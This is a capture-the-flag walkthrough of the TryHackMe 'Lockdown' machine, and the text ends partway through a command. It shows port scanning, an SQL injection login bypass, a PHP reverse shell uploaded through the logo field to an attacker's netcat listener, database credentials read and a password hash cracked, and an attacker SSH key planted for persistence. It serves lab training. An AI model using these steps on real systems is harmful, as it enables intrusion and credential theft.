- Published on
Lockdown

Overview
There isn't really any room information provided upfront with this CTF. All we are told in the task description is to deploy the machine and find the flags.
Reconaissance
Let's run a quick port scan and identify what ports are open on the target machine:
(tryhackme) ➜ ~ rustscan --ulimit 5000 -a lockdown.thm -- -A -T5 -v.----. .-. .-. .----..---. .----. .---. .--. .-. .-.| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| || .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |`-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-'The Modern Day Port Scanner.________________________________________: https://discord.gg/GFrQsGy :: https://github.com/RustScan/RustScan : --------------------------------------Nmap? More like slowmap.🐢
[~] The config file is expected to be at "/home/kali/.rustscan.toml"[~] Automatically increasing ulimit value to 5000.Open 10.10.223.22:22Open 10.10.223.22:80[~] Starting Script(s)[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-06 13:28 BST107 collapsed lines
NSE: Loaded 157 scripts for scanning.NSE: Script Pre-scanning.NSE: Starting runlevel 1 (of 3) scan.Initiating NSE at 13:28Completed NSE at 13:28, 0.00s elapsedNSE: Starting runlevel 2 (of 3) scan.Initiating NSE at 13:28Completed NSE at 13:28, 0.00s elapsedNSE: Starting runlevel 3 (of 3) scan.Initiating NSE at 13:28Completed NSE at 13:28, 0.00s elapsedInitiating Ping Scan at 13:28Scanning 10.10.223.22 [4 ports]Completed Ping Scan at 13:28, 0.05s elapsed (1 total hosts)Initiating SYN Stealth Scan at 13:28Scanning lockdown.thm (10.10.223.22) [2 ports]Discovered open port 80/tcp on 10.10.223.22Discovered open port 22/tcp on 10.10.223.22Completed SYN Stealth Scan at 13:28, 0.04s elapsed (2 total ports)Initiating Service scan at 13:28Scanning 2 services on lockdown.thm (10.10.223.22)Completed Service scan at 13:28, 6.10s elapsed (2 services on 1 host)Initiating OS detection (try #1) against lockdown.thm (10.10.223.22)Retrying OS detection (try #2) against lockdown.thm (10.10.223.22)Initiating Traceroute at 13:28Completed Traceroute at 13:28, 0.05s elapsedInitiating Parallel DNS resolution of 1 host. at 13:28Completed Parallel DNS resolution of 1 host. at 13:28, 0.23s elapsedDNS resolution of 1 IPs took 0.23s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]NSE: Script scanning 10.10.223.22.NSE: Starting runlevel 1 (of 3) scan.Initiating NSE at 13:28Completed NSE at 13:28, 5.09s elapsedNSE: Starting runlevel 2 (of 3) scan.Initiating NSE at 13:28Completed NSE at 13:28, 0.14s elapsedNSE: Starting runlevel 3 (of 3) scan.Initiating NSE at 13:28Completed NSE at 13:28, 0.00s elapsedNmap scan report for lockdown.thm (10.10.223.22)Host is up, received reset ttl 63 (0.032s latency).Scanned at 2025-08-06 13:28:22 BST for 16s
PORT STATE SERVICE REASON VERSION22/tcp open ssh syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 3072 70:af:d8:b2:a7:ac:07:4d:42:6c:ef:9b:6f:78:1f:2d (RSA)| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDSC3Khjn6fil3L9rKPLUNaP+qW9TFfSc+yOvtDViP9nYe8H6I62wklBpy8OZzXgYMZgQmoZHX2N0gWeIP0/CtdZz28wJ9Wxl0vPJqGwCR2ndviUSpvpptjH0tker1PmyZfEVkiBW9YeC+JAzO7/06RXgXpKPi/qv+YtnEgnFuKj77Ykphde8qLNOFeP/yARd8WGtfAYcbSeFn8eMQwfwhr3LVMz+F+0Mq4w9qbmP10i0c6OvrXiMeXGqC+jDXy9z13B22YYwIjuYgb7xemtsJ+nGqyK5fE5Zrfw0tTUyvDa3dG00xnROWixul7dFtAF0fCKLtrKjfaewLNdlvCdTLDxpTyKkcwO6Dxdot1lfQKFfZ/raeTGAthbElmBqQZtm/3geQqAK0jUydHmY+bGKK2pqIUq/t4R/+Z+dSqxvvauMoXG8vDGKLrNxtWX+9oLo3slAAGhRkb4XTletjYet/uKrw+xtx2S3JszDm7Qw07lvr/qjmfO+KqkenyrXTzptc=| 256 30:dd:e4:1d:bb:7c:a4:a6:cb:5f:03:06:0e:b6:4d:b3 (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJf+hQA3BngzJxMZLvIjiQ/mspxxzfhmfw68O6Tz5GMKVnw79mdlGbimpVRBtBbwxqrL+h5NFKjVQ0CeZxbVpRA=| 256 54:69:71:18:5c:07:8e:8b:e9:e2:2b:51:71:a7:ce:b4 (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDXiWL27TwKfux30N8wm7/UFJL5Z8QcOFJNCN12fY58L80/tcp open http syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))|_http-title: Coronavirus Contact Tracer| http-cookie-flags:| /:| PHPSESSID:|_ httponly flag not set| http-methods:|_ Supported Methods: GET HEAD POST OPTIONS|_http-server-header: Apache/2.4.41 (Ubuntu)Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed portDevice type: general purposeRunning (JUST GUESSING): Linux 4.X|2.6.X|3.X|5.X (97%)OS CPE: cpe:/o:linux:linux_kernel:4.15 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:5OS fingerprint not ideal because: Timing level 5 (Insane) usedAggressive OS guesses: Linux 4.15 (97%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (91%), Linux 4.15 - 5.19 (91%), Linux 5.0 - 5.14 (91%), Linux 2.6.32 - 3.10 (91%), Linux 5.4 (90%)No exact OS matches for host (test conditions non-ideal).TCP/IP fingerprint:SCAN(V=7.95%E=4%D=8/6%OT=22%CT=%CU=%PV=Y%DS=2%DC=T%G=N%TM=68934A76%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10C%TI=Z%II=I%TS=A)SEQ(SP=FC%GCD=1%ISR=101%TI=Z%II=I%TS=A)OPS(O1=M508ST11NW7%O2=M508ST11NW7%O3=M508NNT11NW7%O4=M508ST11NW7%O5=M508ST11NW7%O6=M508ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%TG=40%W=F507%O=M508NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%TG=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%TG=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)U1(R=N)IE(R=Y%DFI=N%TG=40%CD=S)
Uptime guess: 39.580 days (since Fri Jun 27 23:33:58 2025)Network Distance: 2 hopsTCP Sequence Prediction: Difficulty=252 (Good luck!)IP ID Sequence Generation: All zerosService Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 80/tcp)HOP RTT ADDRESS1 36.57 ms 10.11.0.12 36.64 ms lockdown.thm (10.10.223.22)
NSE: Script Post-scanning.NSE: Starting runlevel 1 (of 3) scan.Initiating NSE at 13:28Completed NSE at 13:28, 0.00s elapsedNSE: Starting runlevel 2 (of 3) scan.Initiating NSE at 13:28Completed NSE at 13:28, 0.00s elapsedNSE: Starting runlevel 3 (of 3) scan.Initiating NSE at 13:28Completed NSE at 13:28, 0.00s elapsedRead data files from: /usr/share/nmapOS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 16.23 seconds Raw packets sent: 84 (7.244KB) | Rcvd: 33 (2.104KB)The ssh, and http ports are open.
SSH is unlikely to be brute-forcable in a CTF, particularly using key accounts like root and we don't have any other usernames, so let's turn our attention to the Web Server.
Accessing the Website
On the first attempt to access the website we get an error based on a redirect to contacttracer.thm so let's add that to the /etc/hosts file:
10.10.223.22 lockdown.thm contacttracer.thmAccessing the website using http://contacttracer.thm we are presented with simple page that asks us to enter an Establishment Code which we don't have. There is also a link below that which should take us to the Admin Panel:

By clicking Go to Admin Panel we then reach a login page and submit some random credentials and notice that a POST is being submitted to the server:

The login user appears to be SQL injectable so instead of a username admin instead the username can be submitted as ' or 1=1 -- -

This allows us to login:
Initial Foothold
At the bottom of the Coronavirus Contact Tracer Admin Dashboard we see the version number v1.0 so searching for a public exploit we stumble upon this on exploit-db.com:
So we download the exploit using searchsploit and give it a whirl:
(tryhackme) ➜  Lockdown searchsploit -m 49604  Exploit: Covid-19 Contact Tracing System 1.0 - Remote Code Execution (Unauthenticated)      URL: https://www.exploit-db.com/exploits/49604     Path: /usr/share/exploitdb/exploits/php/webapps/49604.py    Codes: N/A Verified: FalseFile Type: Python script, ASCII text executableCopied to: /home/kali/Lockdown/49604.py

(tryhackme) ➜  Lockdown ls -latotal 20drwxrwxr-x   2 kali kali 4096 Aug 14 11:10 .drwx------ 105 kali kali 4096 Aug 14 11:10 ..-rwxr-xr-x   1 kali kali 2324 Aug 14 11:10 49604.py-rwxr-xr-x   1 kali kali 5494 Aug  6 14:03 reverse.jpg(tryhackme) ➜  Lockdown python 49604.py -hTraceback (most recent call last):  File "/home/kali/Lockdown/49604.py", line 19, in <module>    from requests_toolbelt.multipart.encoder import MultipartEncoderModuleNotFoundError: No module named 'requests_toolbelt'(tryhackme) ➜  Lockdown pip install requests_toolbeltCollecting requests_toolbelt  Downloading requests_toolbelt-1.0.0-py2.py3-none-any.whl.metadata (14 kB)Requirement already satisfied: requests<3.0.0,>=2.0.1 in /home/kali/.pyenv/versions/tryhackme/lib/python3.11/site-packages (from requests_toolbelt) (2.25.1)Requirement already satisfied: chardet<5,>=3.0.2 in /home/kali/.pyenv/versions/tryhackme/lib/python3.11/site-packages (from requests<3.0.0,>=2.0.1->requests_toolbelt) (4.0.0)Requirement already satisfied: idna<3,>=2.5 in /home/kali/.pyenv/versions/tryhackme/lib/python3.11/site-packages (from requests<3.0.0,>=2.0.1->requests_toolbelt) (2.10)Requirement already satisfied: urllib3<1.27,>=1.21.1 in /home/kali/.pyenv/versions/tryhackme/lib/python3.11/site-packages (from requests<3.0.0,>=2.0.1->requests_toolbelt) (1.26.20)Requirement already satisfied: certifi>=2017.4.17 in /home/kali/.pyenv/versions/tryhackme/lib/python3.11/site-packages (from requests<3.0.0,>=2.0.1->requests_toolbelt) (2024.12.14)Downloading requests_toolbelt-1.0.0-py2.py3-none-any.whl (54 kB)Installing collected packages: requests_toolbeltSuccessfully installed requests_toolbelt-1.0.0
[notice] A new release of pip is available: 25.1.1 -> 25.2[notice] To update, run: pip install --upgrade pip(tryhackme) ➜  Lockdown python 49604.py -h(+) usage: 49604.py <target ip> <attacker ip> <attacker port>(+) eg: 49604.py 10.0.0.1 10.13.37.10 4444(tryhackme) ➜  Lockdown
However despite trying this it didn't seem to work. So we explore other options.
Navigating through the different sections of the dashboard we identify a page that allows us to reconfigure the System Logo, in order to navigate to this page one clicks cog in the top right of the page:

After breaching the admin dashboard it is possible to navigate to /admin/?page=system_info and as an authenticated user upload a new file which will be referenced on pages like the login page.
So using /usr/share/webshells/php/php-reverse-shell.php on our Kali instance and adjusting the attacker host and ip we are able to get a reverse shell running on the victim machine as www-data:
(tryhackme) ➜ Lockdown nc -lvnp 1337listening on [any] 1337 ...connect to [10.11.130.11] from (UNKNOWN) [10.10.231.95] 38632Linux ip-10-10-231-95 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux 10:40:03 up 12 min, 0 users, load average: 0.03, 0.05, 0.04USER TTY FROM LOGIN@ IDLE JCPU PCPU WHATuid=33(www-data) gid=33(www-data) groups=33(www-data)/bin/sh: 0: can't access tty; job control turned off$ whoamiwww-data$ iduid=33(www-data) gid=33(www-data) groups=33(www-data)$User Flag
First of all let's stabilise the shell:
$ python3 -c 'import pty; pty.spawn("/bin/bash")'www-data@ip-10-67-148-115:/$ ^Z[1]  + 315665 suspended  nc -lvnp 1337➜  lockdown stty -raw echo && fg[1]  + 315665 continued  nc -lvnp 1337

www-data@ip-10-67-148-115:/$ export TERM=xtermexport TERM=xtermwww-data@ip-10-67-148-115:/$
Next let us take a look and see what we can find under /var/www/html. The first file we come across is config.php:
www-data@ip-10-67-148-115:/var/www/html$ cat config.phpcat config.php<?phpsession_start();$dev_data = array('id'=>'-1','firstname'=>'Developer','lastname'=>'','username'=>'dev_oretnom','password'=>'5da283a2d990e8d8512cf967df5bc0d0','last_login'=>'','date_updated'=>'','date_added'=>'');if(!defined('base_url')) define('base_url','http://contacttracer.thm/');if(!defined('base_app')) define('base_app', str_replace('\\','/',__DIR__).'/' );if(!defined('dev_data')) define('dev_data',$dev_data);require_once('classes/DBConnection.php');require_once('classes/SystemSettings.php');$db = new DBConnection;$conn = $db->conn;
function redirect($url=''){        if(!empty($url))        echo '<script>location.href="'.base_url .$url.'"</script>';}function validate_image($file){        if(!empty($file)){                if(@getimagesize(base_url.$file)){                        return base_url.$file;                }else{                        return base_url.'dist/img/no-image-available.png';                }        }else{                return base_url.'dist/img/no-image-available.png';        }}www-data@ip-10-67-148-115:/var/www/html$
In here we can see some reference to a Developer account for dev_oretnom. However we can also see there is a DBConnection.php file too with the following contents:
www-data@ip-10-67-148-115:/var/www/html$ cat classes/DBConnection.phpcat classes/DBConnection.php<?phpclass DBConnection{
    private $host = 'localhost';    private $username = 'cts';    private $password = 'YOU{REDACTED}NWE';    private $database = 'cts_db';
    public $conn;
    public function __construct(){
        if (!isset($this->conn)) {
            $this->conn = new mysqli($this->host, $this->username, $this->password, $this->database);
            if (!$this->conn) {                echo 'Cannot connect to database server';                exit;            }        }
    }    public function __destruct(){        $this->conn->close();    }}?>www-data@ip-10-67-148-115:/var/www/html$
This gives us the credentials for the MySQL database hosting the Coronavirus Contact Tracer application.
Logging into the cts_db database using these credentals we find a hash stored in the users table:
www-data@ip-10-67-148-115:/var/www/html$ mysql -D cts_db -h localhost -u cts -pmysql -D cts_db -h localhost -u cts -pEnter password: YOU{REDACTED}NWE
Reading table information for completion of table and column namesYou can turn off this feature to get a quicker startup with -A
Welcome to the MySQL monitor.  Commands end with ; or \g.Your MySQL connection id is 56Server version: 8.0.42-0ubuntu0.20.04.1 (Ubuntu)
Copyright (c) 2000, 2025, Oracle and/or its affiliates.
Oracle is a registered trademark of Oracle Corporation and/or itsaffiliates. Other names may be trademarks of their respectiveowners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> show tables;show tables;+------------------+| Tables_in_cts_db |+------------------+| barangay_list    || city_list        || establishment    || people           || state_list       || system_info      || tracks           || users            |+------------------+8 rows in set (0.00 sec)
mysql> select * from users;select * from users;+----+--------------+----------+----------+----------------------------------+-------------------------------+------------+---------------------+---------------------+| id | firstname    | lastname | username | password                         | avatar                        | last_login | date_added          | date_updated        |+----+--------------+----------+----------+----------------------------------+-------------------------------+------------+---------------------+---------------------+|  1 | Adminstrator | Admin    | admin    | 3eb{REDACTED}ce6d | uploads/1614302940_avatar.jpg | NULL       | 2021-01-20 14:02:37 | 2021-02-26 10:23:23 |+----+--------------+----------+----------+----------------------------------+-------------------------------+------------+---------------------+---------------------+1 row in set (0.00 sec)
mysql>
The password could be useful to us. So let's store that in a file called hash.txt on our attack machine and see if we can crack it:
➜ lockdown echo '3eb{REDACTED}e6d' > hash.txt➜ lockdown john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txtUsing default input encoding: UTF-8Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])Warning: no OpenMP support for this hash type, consider --fork=2Press 'q' or Ctrl-C to abort, almost any other key for status{REDACTED} (?)1g 0:00:00:00 DONE (2026-02-11 22:48) 16.66g/s 20761Kp/s 20761Kc/s 20761KC/s sweety65..sweetloveibouUse the "--show --format=Raw-MD5" options to display all of the cracked passwords reliablySession completed.So now we have a password - let's see if we can su into another user on the victim machine:
www-data@ip-10-67-148-115:/var/www/html$ ls /homels /homecyrus  maxine  ssm-user  ubuntuwww-data@ip-10-67-148-115:/var/www/html$ su - maxinesu - maxinePassword: {REDACTED}
su: Authentication failurewww-data@ip-10-67-148-115:/var/www/html$ su - cyrussu - cyrusPassword: {REDACTED}
cyrus@ip-10-67-148-115:~$
Excellent - so we have now been able to escalate our privileges to the cyrus user.
This allows us to get the first flag:
cyrus@ip-10-67-148-115:~$ ls -lals -latotal 48drwxr-x--- 6 cyrus cyrus 4096 Jul 30 2021 .drwxr-xr-x 6 root root 4096 Jul 10 2025 ..-rw------- 1 cyrus cyrus 56 Jul 30 2021 .bash_history-rw-r--r-- 1 cyrus cyrus 220 Apr 4 2018 .bash_logout-rw-r--r-- 1 cyrus cyrus 3771 Apr 4 2018 .bashrcdrwx------ 2 cyrus cyrus 4096 May 10 2021 .cachedrwx------ 3 cyrus cyrus 4096 May 10 2021 .gnupg-rw-r--r-- 1 cyrus cyrus 807 Apr 4 2018 .profiledrwxr-x--- 2 cyrus cyrus 4096 Jul 30 2021 quarantinedrwx------ 2 cyrus cyrus 4096 May 10 2021 .ssh-rwxr-x--- 1 cyrus cyrus 69 May 11 2021 testvirus-r--r----- 1 cyrus cyrus 38 May 11 2021 user.txtcyrus@ip-10-67-148-115:~$ cat user.txtcat user.txtTHM{REDACTED}cyrus@ip-10-67-148-115:~$Root Flag
Before we conquer the root flag, it will make things easier for us if we add a self-generated public key to the authorized_keys file under cyrus home directory.
First we create a key pair on our attack machine:
➜ lockdown ssh-keygen -t rsa -f ./id_rsaGenerating public/private rsa key pair.Enter passphrase for "./id_rsa" (empty for no passphrase):Enter same passphrase again:Your identification has been saved in ./id_rsaYour public key has been saved in ./id_rsa.pubThe key fingerprint is:SHA256:eGt8+DlWa6kVwF/Zu5V2up4ksg59e5Pm2KUSTTGDbBI kali@kaliThe key's randomart image is:+---[RSA 3072]----+| Eo . || .. + +o || oo o+.|| . o .. o|| . S oo +o|| o + o.o.+|| * +.++oo.|| . +o*=*== || o*+o*B. |+----[SHA256]-----+➜ lockdown cat id_rsa.pubssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDB0/CWKWHUu9XnMoJeN71vzmDD9CNqVDdhvqKJUCb6AWsexBNNYsQlzQPpmawJGLFGri5EkmjNpAItllqjobt/b9KDt2v5rOnvWBCGnweaHuMPZvvvpr9XS8B7DHZPnM78FL7s5DzH6gY4TiBTOPMxePr6eZprT5gVwVChxWnZyIKnenQShQlEwhwyWhq/VgoN+yAlmiUQCOVs5N5ZFgpVkdOQeLRpTUyXwsiW8OZ+XUC7ijbO8sHp+3nZGF2/xkSqa6TiIusg9+8w0f/YZu2OOzOa/+ouhfn9m/oKhHlWowO8kFmyiR0N1PdhSzDfxZ67OPJSWSniu27KpBpEWf3isiq+Bn0r99rMC9ZamujI3cXdoNCjz+eOttKhZ94L3ba8bYJmKVLq4GwJD5s4dK+TAtRNqEy5XxlMiBS/eCmPDmkNwzKAKNnZyXd/ZAvSwCrsch+WGNrIpcqjAyeDX4OYKpUkZUgt0edGL+HRC0PHbPKhGG3JxdJKlGPY7IvXtv0= kali@kali➜ lockdownThen on the victim machine we add the public key to the authorized_keys file:
cyrus@ip-10-67-171-30:~$ echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDB0/CWKWHUu9XnMoJeN71vzmDD9CNqVDdhvqKJUCb6AWsexBNNYsQlzQPpmawJGLFGri5EkmjNpAItllqjobt/b9KDt2v5rOnvWBCGnweaHuMPZvvvpr9XS8B7DHZPnM78FL7s5DzH6gY4TiBTOPMxePr6eZprT5gVwVChxWnZyIKnenQShQlEwhwyWhq/VgoN+yAlmiUQCOVs5N5ZFgpVkdOQeLRpTUyXwsiW8OZ+XUC7ijbO8sHp+3nZGF2/xkSqa6TiIusg9+8w0f/YZu2OOzOa/+ouhfn9m/oKhHlWowO8kFmyiR0N1PdhSzDfxZ67OPJSWSniu27KpBpEWf3isiq+Bn0r99rMC9ZamujI3cXdoNCjz+eOttKhZ94L3ba8bYJmKVLq4GwJD5s4dK+TAtRNqEy5XxlMiBS/eCmPDmkNwzKAKNnZyXd/ZAvSwCrsch+WGNrIpcqjAyeDX4OYKpUkZUgt0edGL+HRC0PHbPKhGG3JxdJKlGPY7IvXtv0= kali@kali' >> ~/.ssh/authorized_keysecho 'ssh-rsa 